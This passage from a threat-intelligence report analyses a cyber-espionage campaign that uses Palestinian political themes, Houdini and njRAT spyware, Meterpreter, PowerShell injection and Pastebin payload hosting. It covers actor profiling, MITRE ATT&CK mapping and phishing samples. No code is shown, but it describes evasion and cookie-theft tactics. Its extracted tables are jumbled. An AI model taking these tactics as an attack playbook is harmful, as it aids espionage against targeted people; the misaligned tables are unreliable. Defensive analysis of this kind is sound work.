	C&C Protocol	Packet Capture	The screenshot of C&C protocol in Unit 42 report is similar to what is observed in current campaign. The protocol format slightly changes with the Houdini versions 1.3, 1.5, and 2.0 as explained in the attack analysis.
	Use of Self-extracting archives.	Local Malware and Decoy Droppers	The use of self-extracting archives for locally hosting and dropping the Houdini binary and the decoy document was observed in the current campaign, as opposed to fetching them remotely.
Vectra AI	Political Theme	Binary file names, Decoy documents, and impersonated entities	Politically themed phishing emails were not discussed in Vectra. However, decoy documents and some of the binary names are politically themed as observed in current campaign. In Addition, Palestinian news media were impersonated as domains and URLs. Such impersonation is evident in the phishing emails intercepted in current campaign.
	Use of Houdini and Njrat in the same campaign	Malware samples	Like the Vectra report, the current campaign involved using both Houdini and Njrat as spyware, with emphasis on using Houdini.
	Abuse of Google Services	Cloud/Online Service	Vectra report indicates Google URL Shortener service was used for URL hosting payloads. In current campaign, both Google Shortener and Documents services were abused.
	alwatanvoice.com	Dropper Domain	While current campaign did not observe this domain, the domain name itself was used as a subdomain such as "alwatanvoice.blogspot.com"
	Use of Self-extracting archives.	Local Malware and Decoy Droppers	The use of self-extracting archives for locally hosting and dropping the Houdini binary and the decoy document was observed in the current campaign, as opposed to fetching them remotely.
Recorded Future	Use of Dynamic DNS	Mostly C&C domains	From Vectra report, it is unclear how Dynamic DNS was used. In current campaign, Dynamic DNS was used for Houdini C&C.
Recorded Future	PowerShell Injection	Process Injection	Process injection through PowerShell was used in both campaigns.

	Base64 Encoding	Encoding	Base64 encoding payloads was used in both campaigns.
	Use of Pastebin	Payloads Hosting	Pastebin was used in both campaigns to host and drop various payloads.
	Use of Njrat	Malware	Njrat as spyware was used in both attack campaigns.
	Use of Dynamic DNS	Mostly C&C domains	From Recorded Future report, it is unclear how Dynamic DNS was used. In current campaign, Dynamic DNS was used for Houdini C&C.
	Identification of an Arabic Actor	Intelligence	Recorded Future identified with high confidence that the actor is Arabic. The author believes that actor of the current campaign is also Arabic based on the evidence extracted.
Recorded Future	zoomzoom.3utilities.com	Mostly Dropper domain	In one attack of the current campaign, the subdomain "rarlab.3utilities.com" was used to potentially host and drop the Houdini malware.
	Use of Pastebin	Payloads Hosting	Pastebin was used in both campaigns to host and drop various payloads.
	Use of Dynamic DNS	Mostly C&C domains	From Recorded Future report, it is unclear how Dynamic DNS was used. In current campaign, Dynamic DNS was used for Houdini C&C.
Cisco Talos	Palestinian Politics Theme	Phishing emails and decoy documents	Both Talos report and current attack campaign relied on Palestinian politics for spear phishing and decoy file names.
	Spear phishing sender and recipient	Email address	The spear phishing email in Talos's report resembles the sender address observed in one of the attacks in the current campaign: "yassersaad01@gmail.com" vs. "saeedtarifi1970@gmail.com", respectively. In addition, the recipient destination in Talos's report and ATT-APR-24 is "undisclosed-recipients".
	Attachments and Drive-by downloads compression	Malware samples	The attachment and drive-by files are .RAR compressed and have the extension of .R10. This is the same tactic observed in the current attack campaign discussed in this report.
	Delphi programming language	Malware samples	While the malware utilized in Talos's report and this report, both were programmed using Delphi.
	German language	Artifacts	Talos found German language in the C&C communication, the same language was identified in the debugging path of one of the Njrat droppers.
SANS ISC Diary	Meterpreter C&C Communication	IP Address	The IP address reported in the SANS ISC Diary is the same actor Meterpreter server used in ATT-OCT-24
Palo Alto	Payloads file names and hashes	Decoy, exploit, and malware samples	Identical matches of initial payloads file names and types, second stage delivery mechanism (Bit.ly), with identical file hashes.
	Use of Polyglot to embed shellcode into an image (DKMC)	Tactic for payload delivery and injection	The image used (angry cat) from the Palo Alto report and this report are the same. However, the Palo Alto references a tool known as Don't Kill My Cat (DKMC) for generating such images. During the analysis of the November attacks, the author references a similar tool that is part of Metasploit.
Cisco Talos	Political Theme	Decoy Documents	Some of the decoy contents are of political nature "pension list of military personal" resemble the ones observed in the attacks discussed in this report
	Houdini	Malware	The Talos report mentions the relation between the malicious code used in the attacks and Houdini. While the VBScript version of the Houdini malware was not observed in the attacks detailed in this report, the relationship is intriguing and should not be ignored.
Kaspersky GReAT	Political Theme	Decoy Documents	The attacks in this research and some of the decoy content demonstrated by Kaspersky's briefing are tightly related since both involve Palestinian and GCC politics with high degree of resemblance.
	Geopolitical Targeting	Potential Victims	While this research has very limited visibility into the overall actor operations, many of the countries mentioned in the Kaspersky's briefing may have

			also been targeted in the attacks observed in this research. This solely based on the geographical distribution data extracted from the Google's and Bit.ly's shortened URLs statistics.
Cyber Espionage	Actor Objectives		While accurately stating the objectives and intents of an actor are difficult, the data extracted from the attacks in this research favors the espionage objective, similar to the objectives listed in the Kaspersky briefing.
VMProtect	Malware Packing		The Kaspersky briefing mentions that the malware analyzed was packed with VMProtect. Many of the Houdini Samples analyzed in this report were also packed with VMProtect. While this connection is determined with low confidence, it should not be ignored given the other similarities above.

Table 6. Summary of commonalities among security researcher reports and current attack campaign

Actor Behavioral and Technical Characterization

Based on the artifacts and attack patterns analyzed the following characteristics about the actor can be concluded.

- The actor behind this campaign is a native or well-versed Arabic speaker. This is based on the following evidence:
 - Spear Phishing Emails: twenty-two out of the twenty-seven spear phishing emails were in acceptably formatted Arabic, from a linguistics point of view. The remaining emails were in English with minimal content or content that the actor may have copied.
 - Decoy and Exploit Documents and their Metadata: the contents of all of the decoy documents were in Arabic. Additionally, the metadata extracted from some of these documents suggest a Windows operating system with Arabic support.
 - Internationalized Domains (IDN): two attacks involved Internationalized Domains in Arabic. One could argue that the use of Arabic for domain names might have been an attempt at thwarting the analysis in a different direction. However, the IDN “لُجْطَلَع.xyz” used in ATT-SEP-17 is particularly interesting because of the use of the Arabic letter “ؑ”, known as Hamza²¹. Printing this character requires an additional keystroke (SHIFT). The actor could have registered the IDN “لُجْطَلَع.xyz” – without the Hamza – and the meaning or intension would have been the same. At the time of analysis, the IDN domain “لُجْطَلَع.xyz” was not registered. This indicates that the actor intended to register the IDN domain “لُجْطَلَع.xyz” and is knowledgeable of the Arabic language.
 - Android Application: the data stealing Android application used in the attack ATT-JUL-22 supports internationalization based on the language configured for Android operating system. Comparing the “About” dialogs of the application under different language settings reveals that the English contents are more erroneous compared to the Arabic counterpart.
 - The code page and language data extracted from the actor exploit and decoy documents (Appendix – Documents Code Page and Languages) suggests an Arabic-aware knowledge and environment setup. Specifically, the data extracted include code page 1256 (Arabic Windows), and languages 1025 (Arabic – Saudi Arabia) and 14337 (Arabic – U.A.E), none of which were installed on the sandbox or analysis machines.

Languages other than Arabic and English were also identified. For example, remnant of German was found in the debugging path left in the Njrat RAT sample as well as the Android malware. Another example is the traces of the French language found in some of the Houdini malware samples. The conditions under which these languages exist is not clear and potentially suggestive of malware outsourcing or members of different origins.

- The actor is possibly physically located in the United Arab Emirates (UAE). This is based on one particular spear phishing email containing the “X-Originating-IP” SMTP header.

²¹ <https://en.wikipedia.org/wiki/Hamza>

The IP address value of this header at the time of the analysis of this particular attack is geo-located in the UAE. Additionally, the accompanying time zone reflected in the headers is +4:00, the official time zone of UAE. However, this does not conclusively physically put the actor in UAE. The actor may have compromised the host behind the UAE-based IP address and is using it to relay the attacks to the victims.

- The actor is highly familiar with Middle Eastern politics and has close visibility and accessibility to details relating to it. The fact that the majority of the spear phishing emails revolved around political news suggests that the actor motivation behind the attacks is politically driven. This is particularly evident in the spear phishing emails discussing the Palestinian political situation, the impersonation of controversial Palestinian political figures and entities, and Palestinian news media outlets.

When the news about the diplomatic cuts and blockade against Qatar became public, it took the actor less than 24 hours to build an attack profile based on the crisis and initiate new attacks starting with spear phishing and ultimately implanting malware and exfiltrating data from victims' computers.

This knowledge became evident in later attacks. For example, the actor used the news of the Saudi Princes arrests ordered by King Salman to design the phishing email for one of the November attack. Later during the same month, the actor capitalized on the political escalation between Saudi Arabia and Lebanon to strike again.

- The actor ultimate goal of this operation is to spy on targeted victims and exfiltrate information potentially of political nature. Throughout the attacks, the actor did not damage or delete any data from the infected sandbox. Rather, the actor was interested in exfiltrating keystrokes, screenshots, and files stored on the sandbox. This was evident in two occasions where the actor navigated honey directories created on the sandbox to implant malware, and search for files of interest for exfiltration.
- Several key indicators suggest that the actor targeted multiple and geographically disparate victims. First, the statistics provided by Google shortened URLs analytics indicate that the URLs were accessed from multiple countries. Additionally, the referrers of these URLs included several Palestinian government and telecommunication entities. Second, in the attack ATT-MAR-26, the actor specifically tailored the name of one of the decoy documents as the name of a country that the actor believed to be the country through which the imaginary victim is connecting. In this case, the actor name the decoy document "qatar.rtf", suggesting that the actor is geographically targeting and tracking their potential victims.

Furthermore, by actively monitoring the actor Pastebin account, the actor created payloads that that the actor did not utilize in the recorded attacks. However, the number of hits against these payloads were constantly increasing over time. Finally, in one of the spear phishing emails sent via Gmail during May, the recipient field contained the value of "undisclosed-recipients", a feature possible through Gmail allowing for sending emails to multiple recipients without disclosing their email addresses.

- The actor constantly and gradually improved the attacks tactics, tools, and own skills. This is particularly observed in activities commencing after the periods of the actor inactivity. The collective analysis of the attacks shows that the actor started with simplistic attacks such as simple droppers and direct malware binary attachments in emails to Fileless PowerShell, Metasploit/Meterpreter shellcode and Reflective DLL

Injection (RDI), CVE-2017-0199 and CVE-2017-8759 exploitation, and In-memory binary patching and execution.

Additionally, as the attacks progressed, the actor distributed and hosted payloads on multiple public cloud and online services, occasionally chaining payloads retrieval in an attempt to convolute and hide tracks.

- Given that the context of the majority of the spear phishing emails revolve around Palestinian politics and entities, the hosting of the Meterpreter servers only in Israel is rather suspicious. The actor may have purposefully made such a decision in an attempt to allude security researchers to wrong directions given the political tensions between both parties.
- Implanting the spying malware into compromised hosts may have not been the only actor objective. In the majority of the attacks incorporating the Metasploit framework, the actor attempted to maintain the successful injection of Meterpreter shellcode, although the final malware payload has already been implanted. This implies that the actor may also had the objective of remotely controlling the compromised hosts, perhaps, as a guarantee of re-infection in case the malware implant is eradicated.
- Almost every infrastructure element, specifically, the Houdini and Njrat C&C servers as well as the actor workstation ran the Windows operating system. In fact, one of the Houdini C&C servers IP address, which also correlates with historical attacks, ran the Window Server 2012 R2. It is unclear whether this is a matter of preference, skillset, or a byproduct of the actor tools compatibility with the operating system.
- With the introduction of the attacks in February and March 2018, the actor demonstrated the ability to use minimal and Windows built-in tools such as JavaScript, WScript, Batch, PowerShell, and Windows command line scripting. This indicates that the actor may have gained additional skills to remain undetected.
- The actor focused on exfiltrating session cookies during the February and March attacks. However, session cookies expire and they cannot be abused (for example, cookie forgery) afterwards. This suggests that the actor is actively monitoring the exfiltrated cookies to abuse them while they are valid. Perhaps the actor is assuming that the targeted victims remain logged on the targeted services for prolonged periods, thus, allowing the actor to use the stolen cookies in a timely manner.
- While not necessarily sophisticated, the actor introduced novel attack techniques. First, the use of Word documents embedding auto-updating OLE objects of type Link with external targets as payload droppers. Such technique allowed the actor payload droppers avoid detection by antivirus engines and document analysis tools.
- The actor remained active on Pastebin abusing the service for intermediary payload and configuration delivery. This is also true for existing paste code where the actor updated the contents of existing pastes during active exploitation activities. Thus, giving the actor the agility required to redirect infected victims C&C communication to different infrastructure elements. This was particularly evident in the attacks ATT-JUL-18 and ATT-SEP-17.
- Throughout the attacks, the actor appears to have patterns of preferences when it comes to persistence and the spying tool of choice. The former preference is the use of the Startup directory for persistence, while the latter is the use of the Houdini malware. The

actor also used the njRat in one of the attacks. Given the history of these two malware families, it appears that the actor is utilizing “off-the-shelf” malware platforms rather than developing their own malware.

- Revisiting the attacks timeline demonstrated in Figure 1, the actor periods of inactivity might not be arbitrary. Instead, the attack following each inactivity period appear to involve unique signatures and substantially different attack profiles the broke the previous attack patterns.

The below table enumerates each inactivity period and the significance of the attack following it when compared to the attack prior to the inactivity period. This suggests that the actor may have utilized these periods building the attack profiles and associated infrastructure elements.

Inactivity Period	Following Attack Significance
2016-12-07 to 2017-01-23	<ul style="list-style-type: none"> ▪ Actor no longer attaches or links to binaries into email directly. ▪ Actor shifts spear phishing theme to software instead of politics. ▪ Actor configures IDN domain with RFD technique and iframes
2017-01-27 to 2017-03-11	<ul style="list-style-type: none"> ▪ Actor introduces Metasploit and Meterpreter into attacks for the first time. ▪ Actor shifts to utilizing PowerShell for shellcode injection.
2017-03-27 to 2017-04-17	<ul style="list-style-type: none"> ▪ Actor replaces the Houdini malware with njRAT RAT.
2017-05-10 to 2017-06-04	<ul style="list-style-type: none"> ▪ Actor takes advantage of political crisis and blockade against Qatar to generate the spear phishing material.
2017-06-06 to 2017-07-17	<ul style="list-style-type: none"> ▪ Actor shifts targeted platform from Windows to Android with a malicious Android application.
2017-07-23 to 2017-09-04	<ul style="list-style-type: none"> ▪ Actor reverts to an overhauled revision of Houdini – Scout Elite (SE) – with architectural and capabilities advancements.
2017-09-18 to 2017-10-21	<ul style="list-style-type: none"> ▪ Actor adds new capabilities to Houdini SE such as video camera and microphone audio streams recording. ▪ Actor adds Google Plus as a new cloud C&C channel to retrieve Houdini SE configurations.
2017-11-24 to 2018-02-21	<ul style="list-style-type: none"> ▪ Actor revamps TTPs to use minimal, Windows built-in tools, and scripting techniques. ▪ Actor interests of collected data shifted to security session cookies from select browsers and online services.
2018-02-27 to 2018-03-19	<ul style="list-style-type: none"> ▪ Actor updates the PowerShell tool HoudiniPS to include AOL and Apple iCloud session cookies and passwords stored in Chrome Browser.

Table 7. Actor Inactivity Periods and Significant Attack Profile Changes after each Period

Actor Playbook Using MITRE's ATT&CK and STIX 2.0

The observed attack patterns and indicators during the campaign were mapped against MITRE's ATT&CK²² Framework, and structured into a STIX 2.0²³ playbook. In the context of this research, this serves several purposes:

1. Facilitate the understanding of the actor motivations by providing an overview of the actor attack patterns.
2. Understand the actor attack patterns and the relationships among the vulnerabilities, malware, and tools that the actor utilizes to achieve their motivations.
3. Provide knowledge of post-compromise actions to aid in defending against and hunting the actor attack patterns²⁴.
4. Overcome the lack of behavioral context and sharing capabilities often associated with text-based indicators and hunting artifacts.

MITRE publishes updated interactive navigators²⁵²⁶ for the available frameworks. The navigators were used to create a visual map of the techniques observed throughout the lifetime of the attacks. However, detailing the ATT&CK Framework and STIX 2.0 is out of the scope of this research.

ATT&CK Mobile and Enterprise

From Table 8, one of the most notable observations of the actor attack patterns mapping is that the majority of the actor tactics and techniques are focused into evading defenses, collection, and exfiltration. This aligns with the cyber espionage objectives of the actor.

One of the actor attacks, specifically ATT-JUL-22, involved targeting the Android platform with information stealing malware. Using MITRE's ATT&CK Mobile Profile, the actor attack patterns for this attack can also be mapped as illustrated in Table 9. From the table, the actor tactics and techniques after initial infection are also focused on the spying objectives of the actor.

App Delivery Via Authorized App Store	App Delivery Via Other Means
5 items	3 items
Detect App Analysis Environment	App Delivered via Email Attachment
Fake Developer Accounts	App Delivered via Web Download
Remotely Install Application	Repackaged Application
Repackaged Application	
Stolen Developer Credentials or Signing Keys	

Table 9. Actor ATT-JUL-22-2017 Profile Mapped Against MITRE PRE-ATT&CK Mobile Profile

²² https://attack.mitre.org/wiki/Main_Page (Accessed: 2017-12-30).

²³ <https://oasis-open.github.io/cti-documentation/stix/intro>

²⁴ <https://www.mitre.org/sites/default/files/publications/16-3713-finding-cyber-threats%20with%20att%26ck-based-analytics.pdf>

²⁵ <https://mitre.github.io/attack-navigator/enterprise/>

²⁶ <https://mitre.github.io/attack-navigator/mobile/>

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Effects	Collection	Exfiltration	Command And Control	General Network Based	Cellular Network Based	Cloud Based
6 items	2 items	7 items	10 items	8 items	2 items	6 items	12 items	3 items	3 items	5 items	6 items	3 items
Abuse Device Administrator Access to Prevent Removal	Exploit OS Vulnerability Exploit TEE Vulnerability	Application Discovery Disguise Root/Jailbreak Indicators	Abuse Accessibility Features Sensitive Data in Device Logs	Application Discovery File and Directory Discovery Local Network Configuration Discovery	Attack PC via USB Connection Exploit Enterprise Resources	Encrypt Files for Ransom Generate Fraudulent Advertising Revenue Lock User Out of Device	Abuse Accessibility Features Access Calendar Entries	Alternate Network Mediums	Downgrade to Insecure Protocols	Eavesdrop on Insecure Network Communication	Downgrade to Insecure Protocols	Obtain Device Cloud Backups Remotely Track Device Without Authorization
App Auto-Start at Device Boot	Modify cached executable code	Download New Code at Runtime	Access Sensitive Data or Credentials in Files	Local Network Configuration Discovery	Manipulate App Store Rankings or Ratings	Access Sensitive Data in Device Logs	Commonly Used Port	Standard Application Layer Protocol	Jamming or Denial of Service	Exploit SS7 to Redirect Phone Calls/SMS	Exploit SS7 to Track Device Location	Remotely Wipe Data Without Authorization
Modify OS Kernel or Boot Partition	Modify System Partition	Modify Trusted Execution Environment	Android Intent Hijacking Capture Clipboard	Network Service Scanning	Premium SMS Toll Fraud	Access Sensitive Data or Credentials in Files	Access Sensitive Data in Device Logs	Manipulate Device Communication	Rogue Wi-Fi Access Points	Jamming or Denial of Service	Rogue Cellular Base Station	
Modify System Partition	Obfuscated or Encrypted Payload	Exploit TEE Vulnerability	Process Discovery		Wipe Device Data	Capture Clipboard Data	Capture SMS Messages				SIM Card Swap	
		Malicious Third Party Keyboard App				Location Tracking	Malicious Third Party Keyboard App					
		Network Traffic Capture or Redirection				Microphone or Camera Recordings						
		User Interface Spoofing				Network Traffic Capture or Redirection						


Table 9. Actor ATT-JUL-22-2017 Profile Mapped Against MITRE ATT&CK Mobile Profile

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command And Control
38 items	21 items	40 items	14 items	17 items	15 items	19 items	13 items	9 items	19 items
Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	Application Deployment Software	Command-Line Interface	Audio Capture	Automated Exfiltration	Commonly Used Port
AppCert DLLs	Accessibility Features	Binary Padding	Brute Force	Application Window Discovery	Distributed Component Object Model	Dynamic Data Exchange	Automated Collection	Data Compressed	Communication Through Removable Media
Applnit DLLs	Applnit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Vulnerability	Execution through API	Browser Extensions	Data Encrypted	Connection Proxy
Application Shimming	Applnit DLLs	Code Signing	Credentials in Files			Execution through Module Load	Clipboard Data	Data Transfer Size Limits	Custom Command and Control Protocol
Authentication Package	Application Shimming	Component Firmware	Component Object Model Hijacking	Exploitation of Vulnerability	Network Service Scanning	Logon Scripts			
Bootkit	Bypass User Account Control	Component Object Model Hijacking	Deobfuscate/Decode Files or Information	Forced Authentication	Pass the Hash	Graphical User Interface	Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Browser Extensions	DLL Search Order Hijacking	Disabling Security Tools	Input Capture	Network Share Discovery	Pass the Ticket	InstallUtil	Data from Network Shared Drive	Data Encoding	Data Obfuscation
Change Default File Association	DLL Search Order Hijacking	DLL Search Order Hijacking	Exploitation of Vulnerability	Peripheral Device Discovery	Remote Desktop Protocol	LSASS Driver	Data from Removable Media	Domain Fronting	Fallback Channels
Component Firmware	Exploitation of Vulnerability	DLL Side-Loading	Exploitation of Vulnerability	LLMNR/NBT-NS Poisoning	Remote File Copy	Mshta	PowerShell		
Component Object Model Hijacking	Extra Window Memory Injection	Exploitation of Vulnerability	File Deletion	Network Sniffing	Permission Groups Discovery	Regsvcs/Regasm	Data Staged	Exfiltration Over Other Network Medium	Multi-hop Proxy
Create Account	DLL Search Order Hijacking	File System Permissions Weakness	File System Weakness	Private Keys	Process Discovery	Regsvr32	Email Collection	Exfiltration Over Physical Medium	Multi-Stage Channels
DLL Search Order Hijacking	Hooking	Image File Execution Options Injection	File Deletion	Replication Through Removable Media	Query Registry	Rundll32	Input Capture	Scheduled Transfer	Multiband Communication
External Remote Services	Image File Execution Options Injection	Hidden Files and Directories	Two-Factor Authentication Interception	Remote System Discovery	Taint Shared Content	Scheduled Task	Scripting	Screen Capture	Multilayer Encryption
File System Permissions Weakness	New Service	New Service	Image File Execution Options Injection	Shared Webroot	Third-party Software	Service Execution	Video Capture		Remote File Copy
Hidden Files and Directories	Path Interception	Path Interception	Indicator Blocking	System Information Discovery	Windows Admin Shares	Third-party Software			Standard Application Layer Protocol
Hooking	Hypervisor	Port Monitors	Indicator Removal from Tools	System Network Configuration Discovery	Windows Management Instrumentation	Windows Remote Management			Standard Cryptographic Protocol
Hypervisor	Image File Execution Options Injection	Process Injection	Indicator Removal on Host	System Network Connections Discovery					Standard Non-Application Layer Protocol
Image File Execution Options Injection	Scheduled Task	Scheduled Task	Install Root Certificate	System Owner/User Discovery					Uncommonly Used Port
Logon Scripts	LSASS Driver	Service Registry Permissions Weakness	InstallUtil	System Service Discovery					Web Service
LSASS Driver	Modify Existing Service	SID-History Injection	Masquerading	System Time Discovery					
Modify Existing Service	Netsh Helper DLL	New Service	Modify Registry						
Netsh Helper DLL	New Service	Valid Accounts	Mshta						
New Service	Office Application Startup	Web Shell	Valid Accounts	Network Share Connection Removal					
Office Application Startup	Path Interception	NTFS Extended Attributes							
Path Interception	Port Monitors	Obfuscated Files or Information							
Port Monitors	Redundant Access	Process Doppelgänging							
Redundant Access	Registry Run Keys / Start Folder	Process Hollowing							
Registry Run Keys / Start Folder	Scheduled Task	Process Injection							
Scheduled Task	Screensaver	Redundant Access							
Screensaver	Security Support Provider	Regsvcs/Regasm							
Security Support Provider	Service Registry Permissions Weakness	Regsvr32							
Service Registry Permissions Weakness	Shortcut Modification	Rootkit							
Shortcut Modification	System Firmware	Rundll32							
System Firmware	Valid Accounts	Scripting							
Valid Accounts	Web Shell	Software Packing							
Web Shell	Windows Management Instrumentation Event Subscription	Timestamp							
Windows Management Instrumentation Event Subscription	Winlogon Helper DLL	Trusted Developer Utilities							
Winlogon Helper DLL		Valid Accounts							

Table 8. Actor Attack Profile Mapped Against MITRE ATT&CK Enterprise (Windows).

STIX 2.0 Generation and Visualization

A STIX 2.0 producer script utilizing the Python APIs²⁷ was created to generate the JSON content taking into consideration the list of IoCs and Hunting Artifacts available in the Appendix. The STIX 2.0 content is divided into two campaigns (first campaign starts on 2016-11-20 and ends on 2017-11-23, and second campaign starts on 2018-02-21) with one threat actor, identity, and an intrusion set. Once the JSON content is created, it is visualized using a locally hosted instance of the STIX Visualization²⁸ application to generate the below graph. The producer script is not included in the Appendix due to its size.



Legend

Report	Campaign	Vulnerability	Malware	Tool	Indicator	Attack-Pattern	Intrusion-Set	Marking-Definition

Threat Actor	Identity

Figure 16. MITRE ATT&CK Objects Expressed and Visualized with STIX2.0

²⁷ <https://github.com/oasis-open/cti-python-stix2>

²⁸ <https://github.com/oasis-open/cti-stix-visualization>

Detailed Attack Analysis

The focus of this section is to provide detailed analysis of the most interesting targeted attacks carried by the actor. Specially, the attacks intercepted starting from January 2017 and later. The decision to cover only these attacks is twofold. First, the actor practiced and shifted various tactics, techniques, and procedures across the attacks starting from January 2017. One of the main reasons of this analysis is to highlight and better understand the actor attack behavior against the targeted attacks timeline. Second, the attacks intercepted during November and December 2016 were simplistic in nature. All of the attacks during this period contained the Houdini malware as direct attachments in the phishing emails. It is worth noting that the phishing emails during November and December were all politically themed.

The intent of this analysis is to expose the level of persistence and adaptability of the actor, highlighting the “lessons learned” by the actor from their own attacks, as well as documenting the actor capabilities, tactics shifts, and the level of sophistication employed by the actor among the attacks.

ATT-NOV/DEC 2016: The Beginning

The first attack recorded was on November 20, 2016, and the beginning of actor operation. These attacks are grouped together due similarities among them including the Palestinian politics phishing them, the direct attachment of the Houdini malware, and more broadly, the tactics utilized in these attacks. As mentioned earlier, these attacks are not discussed in details. The attacks discussed in this section include ATT-NOV-20, ATT-NOV-28, ATT-NOV-29, and ATT-DEC-06, all within the year of 2016.

Spear Phishing Emails

All of the spear phishing emails spoofed the sender address to appear as if the emails were sent from a significant entity in relation to the contents of the email. Additionally, all of the emails contained an attachment named after the phishing topic. As can be observed, the email for the attack ATT-NOV-29 is missing from the figures below. The author of this research mistakenly misplaced and deleted the email file. However, the artifacts generated by the attack were appropriately preserved.

ATT-NOV-20

While the sender address maybe easily discerned as not belonging to the Palestinian political party Fatah Organization, the “From” field masquerades as one. The subject of the email conveys an agenda of the Fatah Organization seventh conference. The subject translates to “The Seventh Fatah Organization Conference agenda / most important Items discussed”. The email also conveys that the agenda is attached for review. The attachment name and its extension “fatehorg.r10” are perhaps the most intriguing part of the email, which prompted this research.



Figure 17. ATT-NOV-20 Spear Phishing Email

ATT-NOV-28

The email in this attack attempted to impersonate the Palestine Press News Agency (PalPress). The email portrays that the news agency published leaked documents and audio records detailing Jibril Rajoub financial and political corruption. The subject of the email translates to “Leaked documents .. Jibril Rajoub political corruption and financial embezzlement”. The attachment included in the email is named after Jibril Rajoub along with the rather distinguishing .R10 extension “Jebril_Rjoub.r10”.



Figure 18. ATT-NOV-28 Spear Phishing Email

ATT-DEC-06

The phishing email in this attack attempts at impersonating yet another news Agency, Al Hadath (The Event). This time the email describes a leaked document in the form of an attachment that contains information that proves Mohammed Dahlan's involvement in Yasser Arafat's assassination. The email specifies that the document was leaked from Mahmoud Abbas's office. The subject of the email translates to "We publish the document of Dahlan's involvement in President Yasser Arafat assassination". As with the previous attacks, the attachment is named after the news agency with the .R10 extension "alhadath.ps.r10".




Figure 19. ATT-NOV-28 Spear Phishing Email

Attacks Tactics and Artifacts

Almost all of the attacks involved two decoy artifacts. The first decoy artifact is embedded within the RAR compressed attachments. The second decoy artifact is embedded within the second stage binary payloads, which primarily consisted of self-extracting archives. The self-extracting archives were also responsible for deploying the Houdini RAT binaries.

ATT-NOV-20

The attachment "fatehorg.r10" decompresses to a directory named "" after the email subject. The directory contained three files comprised of decoy .RTF document, a dropper .LNK file, and a dropper .URL Internet Shortcut file. The Internet Shortcut file dropped the same .LNK file within the attachment from a remote source as a means of infection guarantee.

المؤتمر السابع لحركة فتح				
Name	Date modified	Type	Size	
اجندة المؤتمر السابع لحركة فتح	11/20/2016 5:29 PM	Shortcut	2 KB	
.اهرم القضايا المطروحة للنقاش.rtf	11/20/2016 7:10 PM	Rich Text Format	8 KB	
حركة فتح الموقع الرسمي	11/20/2016 7:26 PM	Internet Shortcut	1 KB	

Figure 20. Contents of “fatehorg.r10” Attachment from Attack ATT-NOV-28

The .URL file “حركة فتح الموقع الرسمي” links to the same website to retrieve the .LNK file.



